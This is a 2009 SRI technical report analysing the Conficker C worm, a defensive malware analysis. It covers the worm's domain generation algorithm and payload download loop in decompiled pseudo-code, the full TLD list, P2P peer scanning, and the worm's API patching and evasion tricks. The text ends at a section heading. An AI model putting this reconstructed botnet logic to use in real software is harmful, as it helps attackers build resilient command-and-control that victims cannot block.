SRI INTERNATIONAL
TECHNICAL REPORT

ADDENDUM

# CONFICKER C ANALYSIS

PHILLIP PORRAS, HASSEN SAIDI, AND VINOD YEGNESWARAN
HTTP://MTC.SRI.COM/CONFICKER

RELEASE DATE: 08 MARCH 2009
LAST UPDATE: 4 APRIL 2009

NEW: ADDENDUM - CONFICKER C P2P REVERSE ENGINEERING REPORT

NEW: FREE DETECTION UTILITIES

CONFICKER C P2P SNORT DETECTION MODULE

CONFICKER C NETWORK SCANNER

COMPUTER SCIENCE LABORATORY
SRI INTERNATIONAL
333 RAVENSWOOD AVENUE
MENLO PARK CA 94025 USA

**Sponsors**

National Science Foundation
(Dr. Karl Levitt, CyberTrust)

and

U.S. Army Research Office
( Dr. Cliff Wang, Cyber-TA)

-- NOTICES --

**This draft document represents an analysis in progress and is subject to continual enhancement, error correction, and improvement**

## Introduction

This addendum provides an evolving snapshot of our understanding of the latest Conficker variant, referred to as *Conficker C*. The variant was brought to the attention of the Conficker Working Group when one member reported that a compromised Conficker B honeypot was updated with a new dynamically linked library (DLL). Although a network trace for this infection is not available, we suspect that this DLL may have propagated via Conficker's Internet rendezvous point mechanism (Global Network Impact). The infection was found on the morning of Friday, 6 March 2009 (PST), and it was later reported that other working group members had received other DLL reinfections throughout the same day. Since that point, multiple members have reported upgrades of previously infected machines to this latest variant via HTTP-based Internet rendezvous points. We believe this latest outbreak of Conficker variant C began first spreading at roughly 6 p.m. PST, 4 March 2009 (5 March UTC).

In this addendum report, we summarize the inner workings and practical implications of this latest malicious software application produced by the Conficker developers. In addition to the dual layers of packing and encryption used to protect A and B from reverse engineering, this latest variant also cloaks its newest code segments, along with its latest functionality, under a significant layer of code obfuscation to further hinder binary analysis. Nevertheless, with a careful mixture of static and dynamic analysis, we attempt here to summarize the internal logic of Conficker C.

## Implications of Variant C

Variant C represents the third major revision of the Conficker malware family, which first appeared on the Internet on 20 November 2008. C distinguishes itself as a significant revision to Conficker B. In fact, we estimate that C leaves as little as 15% of the original B code base untouched, as illustrated in Appendix 3, A Comparative Assessment of Conficker B and C Process Images. Whereas the recently reported B++ variant represented a more surgical derivative of B, C incorporates a major restructuring of B's previous thread

architecture and program logic, including major functional additions such as a new peer-to-peer (P2P) coordination channel, and a revision of the domain generation algorithm (DGA). It is clear that the Conficker authors are well informed and are tracking efforts to eliminate the previous Conficker epidemics at the host and Internet governance level. In Conficker C, they have now responded with many of their own countermeasures to thwart these latest defenses.

For example, C's latest revision of Conficker's now well-known Internet rendezvous logic may represent a direct retort to the action of the Conficker Cabal, which recently blocked all domain registrations associated with the A and B strains. C now selects its rendezvous points from a pool of over 50,000 randomly generated domain name candidates each day. C further increases Conficker's top-level domain (TLD) spread from five TLDs in Conficker A, to eight TLDs in B, to 110 TLDs that must now be involved in coordination efforts to track and block C's potential DNS queries. With this latest escalation in domain space manipulation, C not only represents a significant challenge to those hoping to track its census, but highlights some weaknesses in the long-term viability of how Internet address and name space governance is conducted.

One interesting and minimally explored aspect of Conficker is its early and sophisticated adoption of binary encryption, digital signatures, and advanced hash algorithms to prevent third-party hijacking of the infected population. At its core, the main purpose of Conficker is to provide the authors with a secure binary updating service that effectively allows them instant control of millions of PCs worldwide. Through the use of these binary encryption methods, Conficker's authors have taken care to ensure that other groups cannot upload arbitrary binaries to their infected drone population, and these protections cover all Conficker updating services: Internet rendezvous point downloads, buffer overflow re-exploitation, and the latest P2P control protocol.

In evaluating this mechanism, we find that the Conficker authors have devised a sophisticated encryption protocol that is generally robust to direct attack. All three crypto-systems employed by Conficker's authors (RC4, RSA, and MD-6) also have one underlying commonality. They were all produced by Dr. Ron Rivest of MIT. Furthermore, the use of MD-6 is a particularly unusual algorithm selection, as it represents the latest encryption hash algorithm produced to date. The discovery of MD-6 in Conficker B is indeed highly unusual given Conficker's own development time line. We date the creation of Conficker A to have occurred in October 2008, roughly the same time frame that MD-6 had been publicly released by Dr. Rivest (see http://groups.csail.mit.edu/cis/md6). While A employed SHA-1, we can now confirm that MD-6 had been integrated into Conficker B by late December 2008 (i.e., the authors chose to incorporate a hash algorithm that had literally been made publicly available only a few weeks earlier).

Unfortunately for the Conficker authors, by mid-January, Dr. Rivest's group submitted a revised version of the MD-6 algorithm, as a buffer overflow had been discovered in its implementation. This revision was inserted quietly, followed later by a more visible public announcement of the buffer overflow on 19 February 2009, with the release of the Fortify report (http://blog.fortify.com/repo/Fortify-SHA-3-Report.pdf). We confirmed that this buffer overflow was present in the Conficker B implementations. However, we also confirmed that this buffer overflow was not exploitable as a means to take control of Conficker hosts. Nevertheless, the Conficker developers were obviously aware of these developments, as they have now repaired their MD-6 implementation in Conficker C, using the identical fix made by Dr. Rivest's group. Clearly the authors are aware of, and adept at understanding and incorporating, the latest cryptographic advances, and are actively monitoring the latest developments in this community.

One major implication from the Conficker B and C variants, as well as other now recently emerging malware families, is the sophistication with which they are able to terminate, disable, reconfigure, or blackhole native operating system (OS) and third-party security services. We provide an in-depth analysis of Conficker's Security Product Disablement logic, to help illustrate the comprehensive challenge that modern malware poses to security products, and to Microsoft's anti-malware efforts. Conficker offers a nice illustration of the degree to which security vendors are being actively challenged to not just hunt for malicious logic, but to defend their own availability, integrity, and the network connectivity vital to providing them a continual flow of the latest malware threat intelligence.

Perhaps the most obvious frightening aspect of Conficker C is its clear potential to do harm. Among the long history of malware epidemics, very few can claim sustained worldwide infiltration of multiple millions of infected drones. Perhaps in the best case, Conficker may be used as a sustained and profitable platform for massive Internet fraud and theft. In the worst case, Conficker could be turned into a powerful offensive weapon for performing concerted information warfare attacks that could disrupt not just countries, but the Internet itself.

Finally, we must also acknowledge the multiple skill sets that are revealed within the evolving design and implementation of Conficker. Those responsible for this outbreak have demonstrated Internet-wide programming skills, advanced cryptographic skills, custom dual-layer code packing and code obfuscation skills, and in-depth knowledge of Windows internals and security products. They are among the first to introduce the Internet rendezvous point scheme, and have now integrated a sophisticated P2P protocol that does not require an embedded peer list. They have continually seeded the Internet with new MD5 variants, and have adapted their code base to address the latest attempts to thwart Conficker. They have infiltrated government sites, military networks, home PCs, critical infrastructure, small networks, and universities, around the world. Perhaps an even greater threat than what they have done so far, is what they have learned and what they will build next.

## Conficker C Overview

Figure 1 illustrates the Conficker C program structure and logic. When initialized, the DLL performs its setup logic, similar to that of A and B, with extensions. At initialization, it checks for the presence of three mutex values on the target host to avoid reinfection. If absent, these three mutexes are created: 1) the mutex name "Global\<string>-7"; 2) the mutex name "Global\<string>-99; and 3) a mutex named pseudo-randomly generated based on the process ID. The <string> in the first two mutex is unique per computer name; it is

calculated based on the crc32 hash of the computer name and XOR'ed with a constant. C then installs several in-memory patches to DLLs, and embeds other mechanisms to thwart security applications that would otherwise detect its presence.

C modifies the host domain name service (DNS) APIs to block various security-related network connections (Domain Lookup Prevention), and installs a pseudo-patch to repair the 445/TCP vulnerability, while maintaining a backdoor for reinfection (Local Host Patch Logic). This pseudo patch protects the host from buffer overflows by sources other than those performed by the Conficker authors or their infected peers.

Like Conficker B, C incorporates logic to defend itself from security products that would otherwise attempt to detect and remove it. C spawns a security product disablement thread. This thread disables critical host security services, such as Windows defender, as well as Windows services that deliver security patches and software updates. These changes effectively prevent the victim host from receiving automated software updates. The thread disables security update notifications and deactivates safeboot mode as a future reboot option. This first thread then spawns a new security process termination thread, which continually monitors for and kills processes whose names match a blacklisted set of 23 security products, hot fixes, and security diagnosis tools.




**Figure 1: Overview of Conficker C**

Conficker C installs itself into the user file system and configures the registry appropriately to invoke its DLL at host startup. It also inserts a variety of extraneous registry keys that are subsequently unused, presumably to cloak its presence (Obfuscating C's Installation and Its Presence). It copies itself into a randomly named DLL

located in either the System32 directory, program files directory, or the user's temporary files folder. It deletes all restore points prior to its infection to thwart rollback. C then performs a simple validation of its DLL size, and suicides if this check fails. It sets the DLL's date to the same date as the local `kernel32.dll`, and sets NT File System (NTFS) file permissions on its stored file image to prevent write and delete privileges. Once installed, the DLL spawns a remote thread, which it attaches to the `netsvcs.exe` or `svchost.exe` process, depending on the OS version.

The core elements of Conficker C are incorporated into two threads: a P2P communication thread, and the domain generation and Internet rendezvous point thread. The first thread is embodied in a code segment that has undergone an additional layer of code obfuscation, suggesting a desire by the Conficker authors to hinder its analysis, and thereby providing an obvious point for in depth inspection. We describe the P2P protocol in Peer to Peer Logic. The P2P protocol includes an ability to coordinate with peers over TCP and UDP channels, as well as download and run digitally signed Win32 binaries. Incorporated with the P2P thread is anti-tracing logic that will kill the Conficker C process when run under a debugger. This logic was removed for this analysis. Conficker C also incorporates an HTTP date check function, which is discussed within Peer to Peer Logic.

Finally, C introduces a substantial modification of the DGA and query procedure, discussed in Domain Generation Algorithm. The DGA will be activated on 1 April 2009, and before April 1st it will enter a loop that sleeps 24 hours and then rechecks the date via `getlocaltime`. Prior to entering the April 1st date check, C will sleep for an initial random interval between 30 and 90 minutes. More specifically, this sleep interval is between 30 and 90 minutes if the local hour is after 11 a.m. and before 7 a.m. If the local time is after 8 a.m. and before 11 a.m., the sleep period will be between 2.5 and 3.5 hours. It will then check for Internet connectivity, and if connected will enter the domain generation logic. The next section describes this logic in greater detail.

## Domain Generation Algorithm

The domain generation algorithm and query procedure (Figure 2) have been significantly modified from previous versions of Conficker. Among the potential motivations for these changes may be to address the recent actions of the Conficker Cabal, as it has moved to block future registrations of Conficker A and B domains. Among the key changes, Conficker C increases the number of daily domain names generated, from 250 to 50,000 potential Internet rendezvous points. Of these 50,000 domains, only 500 are queried, and unlike previous versions, they are queried only once per day.

Furthermore, C provides significantly more filtering of the IP addresses produced by the DNS queries. The IP address is rejected if

1. it was associated with a query that returned more than one IP address
2. it is `127.0.0.1` (localhost) or other trivial address
3. it matches an address with an internal blacklist (see Appendix 2 for the full blacklist)
4. another DNS query had previously returned the identical IP. Note, if an organization chooses to register and resolve multiple Conficker C domains to a single IP address, C-infected machines will not contact that IP more than one time

If none of the domains are alive and ready to serve a digitally signed payload, C will sleep for 24 hours, and then will generate a new list of 50,000 domains. The algorithm produces a domain name set that is independent of Conficker A and B, and will overlap these other domain sets only in a rare coincidence. The name of each generated domain is 4 to 10 characters, to which a randomly selected TLD is appended from the following list of 116 suffix (mapping to 110 TLDs):

[ "ac" , "ae" , "ag" , "am" , "as" , "at" , "be" , "bo" , "bz" , "ca" , "cd" , "ch" , "cl" , "cn" , "co.cr" , "co.id" , "co.il" , "co.ke" , "co.kr" , "co.nz" , "co.ug" , "co.uk" , "co.vi" , "co.za" , "com.ag" , "com.ai" , "com.ar" , "com.bo" , "com.br" , "com.bs" , "com.co" , "com.do" , "com.fj" , "com.gh" , "com.gl" , "com.gt" , "com.hn" , "com.jm" , "com.ki" , "com.lc" , "com.mt" , "com.mx" , "com.ng" , "com.ni" , "com.pa" , "com.pe" , "com.pr" , "com.pt" , "com.py" , "com.sv" , "com.tr" , "com.tt" , "com.tw" , "com.ua" , "com.uy" , "com.ve" , "cx" , "cz" , "dj" , "dk" , "dm" , "ec" , "es" , "fm" , "fr" , "gd" , "gr" , "gs" , "gy" , "hk" , "hn" , "ht" , "hu" , "ie" , "im" , "in" , "ir" , "is" , "kn" , "kz" , "la" , "lc" , "li" , "lu" , "lv" , "ly" , "md" , "me" , "mn" , "ms" , "mu" , "mw" , "my" , "nf" , "nl" , "no" , "pe" , "pk" , "pl" , "ps" , "ro" , "ru" , "sc" , "sg" , "sh" , "sk" , "su" , "tc" , "tj" , "tl" , "tn" , "to" , "tw" , "us" , "vc" , "vn" ]

---

```
01: int domain_name_generation()
02: {
03: // local declarations
04: hMem = 0;
05: check_if_MS_DEF_PROV();
06: get_time_from_popular_web_sites();
07: // baidu.com, google.com, yahoo.com, ask.com, w3.org,
08: // facebook.com, imageshack.us, rapidshare.com
09:
10: hMem = GlobalAlloc(0x40u, 0x30D40u); // global array - 50,000 random names
11: if ( hMem )
11: {
12:    while ( 1 )
13:     {
14:        counter_domains = counter;
15:        if ( counter >= 50000 )
16:              break;
17:
```

```
18:         size_of_name = DGA_random_function() % 6 + 4;
19:         // size of domain name is between 4 and 10 chars
20:         // append "." at the end of the name
21:         random = DGA_random_function();
22:         strcat(domainname, TLD-suffix[random num % 116] );
23:         // append 1 of 116 suffixes (from 110 TLDs) to domain name
24:         ++counter;
25:       }
26:
27:     // select and query 500 domains
28:     counter_domains = 0;
29:     while ( !success_download && counter_domains < 500 )
30:     {
31:         // random number modulo 50,000
32:         one_in_50000_names = conficker_D_PRNG_function() % 50,000);
33:         hostent = gethostbyname(one_in_50000_names);
34:         // resolve name to a set of IP addresses
35:         if ( hostent )
36:         {
37:           host_address = hostent->address_list; // get list of IPs
38:           array_previously_checked_IPs[counter_domains] = host_address;
39:
40:           if ( *host_address )
41:           {
42:             // skip if domain name resolves to multiple IP addresses
43:             if ( !*(host_address + 1) )
44:             {
45:               // skip if IP is local host or other trivial IPs
46:               if ( check_IP_value(host_address) )
47:               {
48:                 is_blacklisted_ip = check_if_IP_is_in_ranges(host_address);
49:                 // skip if IP is blacklisted
50:                 if ( ! is_blacklisted_ip )
51:                 {
52:                   found = 0;
53:                   index = 0;
54:                   while (index < counter_domains )
55:                   {
56:                     if (host_address == array_previously_checked_IPs[index] )
57:                     {
58:                       found = 1;
59:                       break; // break if IP has been previously encountered
60:                     }
61:                     ++index;
62:                   }
63:                   // skip if IP has been previously encountered
64:                   if ( !found )
65:                   {
66:                     snprintf(Dest, 0x80u, "http://%s", host_address);
67:                     success_download = download_and_validate_file(Dest);
68:                     // HTTP request to the domain and download valid file
69:                   }
70:                 }
71:               }
72:             }
73:           }
74:         }
75:         Sleep(...);  // sleep small random amount
76:         ++counter_domains;
77:       }
78:     }
79:     GlobalFree(hMem);
80:     return success_download;
    }
```

**Figure 2: Domain generation pseudo-code**

To resolve the set of domain names to IP addresses, C uses the standard Windows `gethostbyname` API. If the queried domain produces an IP address that passes C's 4-step filtering test, it will attempt to contact the IP address using port 80/TCP. Here it uses a single call to the `HttpQueryInfo` API (i.e., an empty HTTP Get request). If it succeeds in connecting to an authentic Conficker rendezvous point, the server will immediately send a digitally signed Win32 executable for the client to execute. This variant does *not* produce the well-known Conficker `search` URL string (with `q=` or `aq=`). Rather, the empty HTTP request may prove more difficult for IDS and network forensic signatures to identify.

Variant C cycles through its domain query loop once per 24 hour period, whereas A cycled through its domain list every 3 hours, and B cycled every 2 hours. In runtime testing of the domain generation algorithm, infected

clients may take over 4 hours to complete the full 500-set of daily domain queries.

Another noticeable difference between variants A/B/B++ and the new C variant is that the new variant incorporates a 300-second timeout interval on the downloaded session. If the binary take more time than this to download, the session is terminated. There is also a file size limit imposed by C of 512 Kbs. If this download size is reached before completion, then the routine is exited. However, even when the binary download is stopped prematurely, the digital signature is still checked. If C succeeds in downloading a valid Win32 executable, the domain generation algorithm's main thread sleeps for 4 days, and then resume generating and contacting domains.

Once the file has been downloaded, C validates the digital signature of the binary, and spawns this executable via `ShellExecute`, as discussed for Conficker A and B (Binary Download and Validation).

## Peer-to-Peer Logic

Conficker C introduces yet another mechanism to coordinate infected hosts. This new coordination strategy employs a P2P protocol, and the Conficker authors have taken some care to hinder its analysis through code obfuscation. They have also obfuscated the logic that implements P2P binary download validation, HTTP date checking, anti-debugger segments, and other logic. In particular, within the P2P segments, the authors have attempted to impede the identification of Windows API calls, and have applied other code obfuscation to hinder analysis. Appendix 5, API Recovery Table, includes the mapping of obfuscated APIs to code offsets, which were recovered from our analysis.

Also integrated within the broader P2P program logic are other obfuscated code segments, for example, those code segments dedicated to establishing HTTP server communications on a Conficker-infected host, peer scan logic, and filesharing logic for both client- and server-side sharing.

### P2P Setup Logic

Upon entry to the P2P main thread, Conficker C dynamically computes an in-memory import table, which contains the list of obfuscated APIs. C next sets various registry entries and creates a dedicated working directory for use by the P2P service. It will then use the standard Microsoft Crypto Library for random number generation. These steps are the setup for the actual P2P logic.

C creates a directory in the Windows (OS dependent) standard default temporary file directory, under the name: `C:\...\Temp\{%08X-%04X-%04X-%04X-%08X%04X}`. This directory is used by C's P2P service to store downloaded payload, and as writing space for storing other information. Conficker also creates a registry entry that corresponds to C's scratch directory:

HKLM\Software\Microsoft\Windows\CurrentVersion\Explorer\{%08X-%04X-%04X-%04X-%08X%04X}

The infected node is capable of acting like a server. In this mode it will interact with the Conficker P2P network and distribute digitally signed files to other P2P clients. It can operate in this mode when it has determined that it has a locally stored binary in its P2P temporary directory, and this file has been properly digitally signed by the Conficker authors and is unaltered (i.e., properly hashed and signed).

### Internet Date Check

Before proceeding to the main P2P logic, C contacts a list of known web sites to acquire the current date and time. C incorporates a set of embedded domain names, from which it selects a subset of multiple entries from this list. It performs DNS lookups of this subset list, and it filters each returned IP address against the same list of blacklist IP address ranges used by the domain generation algorithm (see Appendix 2). If the IP does not match the blacklist, C connects to the site's port 80/TCP, and sends an empty URL GET header, for example

```
contents.192.168.1.1.40.1143-195.81.196.224.80
GET / HTTP/1.1
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, application/x-ms-xbap,
*/*
Accept-Language: en-US
UA-CPU: x86
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 5.5; Windows NT 6.0)
Host: tuenti.com
Connection: Keep-Alive
```

In response, the site returns a standard URL header that incorporates a date and time stamp. C then parses this information to set its internal system time. The following web sites are consulted by C's Internet date check:

*[4shared.com, adobe.com, allegro.pl, ameblo.jp, answers.com, aweber.com, badongo.com, baidu.com, bbc.co.uk, blogfa.com, clicksor.com,comcast.net, cricinfo.com, disney.go.com, ebay.co.uk, facebook.com, fastclick.com, friendster.com, imdb.com, megaporn.com, megaupload.com, miniclip.com, mininova.org, ning.com, photobucket.com, rapidshare.com, reference.com, seznam.cz, soso.com, studiverzeichnis.com, tianya.cn, torrentz.com, tribalfusion.com, tube8.com, tuenti.com, typepad.com, ucoz.ru, veoh.com, vkontakte.ru, wikimedia.org, wordpress.com, xnxx.com, yahoo.com, youtube.com*]

## Searching for Peers

Conficker C peers can act simultaneously as both P2P clients and servers. To enable this interaction, C opens 2 UDP server (listen) ports and two TCP server (listen) ports. One or two additional UDP "client" ports may be employed. File transfers can occur in both directions, i.e., clients can "pull" and servers can "receive" files. The P2P logic of Conficker C is spread through a set of threads to support its scanning for peers as well as the reception of digitally signed payloads. The main thread spawns a set of seven additional threads that are designed to orchestrate Conficker's P2P traffic, illustrated in Figure 3.




**Figure 3: P2P main thread overview**

The main P2P thread starts by spawning five threads. The first thread sets the system time using a call to `InternetTimeToSystemTime` based on a connection to one of the popular Internet portals, listed above. Two additional threads listen on TCP ports and serve as a mechanism for distributing the payload to other Conficker peers. If a legitimate Conficker C peer requests the payload, it is delivered by spawning a separate thread. Finally, two additional threads coordinate outbound UDP scanning for Conficker peers.

Once these threads are started, C enters a wait mode for any incoming connection. In response to a TCP connection request, it spawns a thread to receive a digitally signed payload. The signature check and file validation are performed in a separate thread. Immediately after spawning the thread and checking the signature, C starts a different thread, which uses UDP to advertise that it is a Conficker node that has a digitally signed payload. When scanning, C avoids certain IP ranges (including certain assigned /8 netblocks). The /8s not scanned by the P2P protocol are 0, 1, 2, 5, 10, 14, 23, 27, 31, 36, 37, 39, 42, 46, 49, 50, 100, 101, 102, 103, 104, 105, 106, 107, 108, 109, 127, 175, 176, 177, 178, 179, 180, 181, 182, 183, 184, 185, 191, 197, and 223 – 255.

An incoming connection is first checked to validate whether the source IP address matches a pattern similar to the IP validations used by the Domain Generation Algorithm. This includes the check to ensure that an IP address does not belong to the list of blacklisted ranges (see Appendix 2). These checks occur every time a random peer address is generated inside the UDP scan thread. A similar check is used to ensure that the digitally signed payload is not delivered through the TCP channel when a remote host requests it.

There is a unique mapping from IP address to the two TCP and UDP listen ports in each host. This helps C avoid the need for supernodes or a peer list (i.e., C requires no embedded hitlist to locate peers). This is an important departure from previous malware strains, such as Storm Worm [4]. It can simply scan the Internet looking for other peers that might be listening, and from this scanning bootstrap itself into Conficker's P2P network. However, it is possible that there may in fact be an embedded seedlist as has been suggested by other researchers (neither method precludes the other).

## TCP/UDP P2P Protocol

Our effort to understand and reconstruct the inner workings of the P2P protocol's messaging scheme is an ongoing activity. Currently, we have uncovered several interesting aspects of the P2P behavior based on observing traffic sent to TCP and UDP listen ports on infected hosts.

With respect to the TCP-based communication channel, we have identified certain segments of the TCP payload. In particular, the first two bytes appear to form a header. They correspond to the length of the TCP payload – 2 (size of the header).

The UDP-based communications channel employs datagram sizes that are variable. In Figure 4, we plot the distribution of the datagram sizes of the UDP PING packet, and it appears to follow a power-law distribution with

a minimum value of 20 bytes. C will also produce a handful of 4-byte packets. In some cases, the UDP activity appears to be a precursor (i.e., a setup) to the TCP activity. There could be several reasons for this, such as the UDP channel providing negotiations such as key exchange prior to TCP data exchanges.




**Figure 4: Datagram size distribution for UDP PING packets**

Certain byte sequences of the UDP packets seem predictable. For example, an entropy calculation of byte 20 (UDP) is shown in Figure 5. The graph illustrates that certain values are more common than others in the UDP PING packets. High frequency values include 0, 1, 4 (100), 5 (101), 16(10000), 17(10001), 20(10100), 21(10101), 64(100000), 65(100001), 68(100100), 69(100101), 80(101000) and 81(101001), suggesting that bits 0,2,5 and 6 are important.




**Figure 5: P2P byte sequence distribution for UDP PING packets**

---

### P2P File Download Logic

Among its central functions, the P2P protocol provides the Conficker overlay network with a secure peer-based file sharing service. As discussed previously, drones infected with C can operate as both client and server with the P2P network. A drone may operate as a server when its TCP server thread detects that its local temporary storage directory contains a local file that has been digitally signed; a separate embedded P2P public key is used make this validation. If a valid digitally signed file is available, the drone may distribute this file to other peers.

Currently, it appears that the TCP channel is the preferred connection through which file sharing is conducted. A file downloaded by a client is subject to digital signature validation, and if passed the file will be stored in the local temporary storage directory, thus enabling the server thread to propagate the binary during future peer exchanges. Registry keys are modified to enable autorun of downloaded content.

## Local Host Patch Logic

As part of their initialization procedure, all Conficker variants will perform in-memory alterations of certain standard Windows API's. Briefly, all versions of Conficker (A/B/B++/C) patch the `NetpwPatchCanonicalize` API from netapi32.dll, `DnsQuery` from dnsapi.dll, `SendTo` from dnsrslvr.dll, and `NtQueryInformationProcess` (for thread obfuscation) from ntdll.dll. The allows `NetpwPatchCanonicalize` Conficker to protect its host from other malware that would attempt to reexploit the MS08-067 buffer overflow, while still allowing reinfection from other Conficker hosts (see Extensions to Conficker's netapi32.dll Patch for more details). DnsQuery patching allows Conficker to suppress connections to security companies (and researcher websites), that may patch and install tools that would otherwise remove Conficker from the host (see Domain Lookup Prevention).

In B++ NetpwPathCanonicalize has been patched to allow the buffer overflow to deliver a URL from which a signed binary can be pulled. In C, this path has been abandoned in favor of the P2P mechanism, and the patch that C applies is more similar to the one applied to B-infected hosts.

In C, InternetGetConnectedState has been added to the list of in-memory patched APIs. The patch consists of making sure that InternetGetConnectedState is invoked by Conficker code or a module that has been loaded by the calling process. If this is not the case, the main thread exits.

## Security Product Disablement

